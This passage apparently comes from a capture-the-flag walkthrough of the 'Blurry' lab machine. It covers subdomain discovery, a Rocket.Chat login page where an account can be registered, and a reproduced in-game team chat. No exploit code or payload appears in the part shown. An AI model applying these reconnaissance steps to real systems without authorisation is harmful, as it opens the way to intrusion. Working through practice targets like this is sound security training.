
We are able to attain some quite interesting subdomains:

```
files.blurry.htb
chat.blurry.htb
api.blurry.htb # This is because it is required later by the configuration of clearml
```

We can add them to our files and continue searching.

chat.blurry.htb

We can navigate to the following subdomain to look around.



Welcome to Blurry Vision workspace


Powered by Rocket.Chat

Login

Email or username *


example@example.com

Password *



By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

It appears to be a `rocket.chat` application which we can register a username and log in.



February 8, 2024

jippity joined the channel 11:28 AM

irisview joined the channel 11:44 AM

raytrace joined the channel 11:54 AM

lenasphere joined the channel 11:55 AM

dioptric joined the channel 11:56 AM

February 17, 2024

irisview 9:32 PM
Hey team, hope everyone's vision is clear today! 😁 Just a heads up, we've got a sprint review meeting tomorrow. Make sure your tasks are up to date in our DevOps platform.

raytrace 9:32 PM
Speaking of clear vision, I spent the weekend trying to debug that pesky vision algorithm. Turns out, the solution was right in front of us! I'll share the deets in our meeting.


lenasphere 9:33 PM
Good stuff, team! irisview, is there anything specific we should prepare for the sprint review?

irisview 9:34 PM
Just ensure your parts of the project are polished and ready to demo. It's all about showing our progress and figuring out our next steps.

jippity Admin 9:35 PM
Loving the collaborative spirit here! 🚀 By the way, has anyone seen the new coffee machine in the break room? It's supposed to have a "vision" for the perfect brew. 😂

irisview 9:36 PM
Haha, jippity , I'll believe it when I see it...or taste it, rather. Let's all grab a coffee after the sprint review tomorrow. My treat!


melo joined the channel 10:46 PM



October 9, 2024

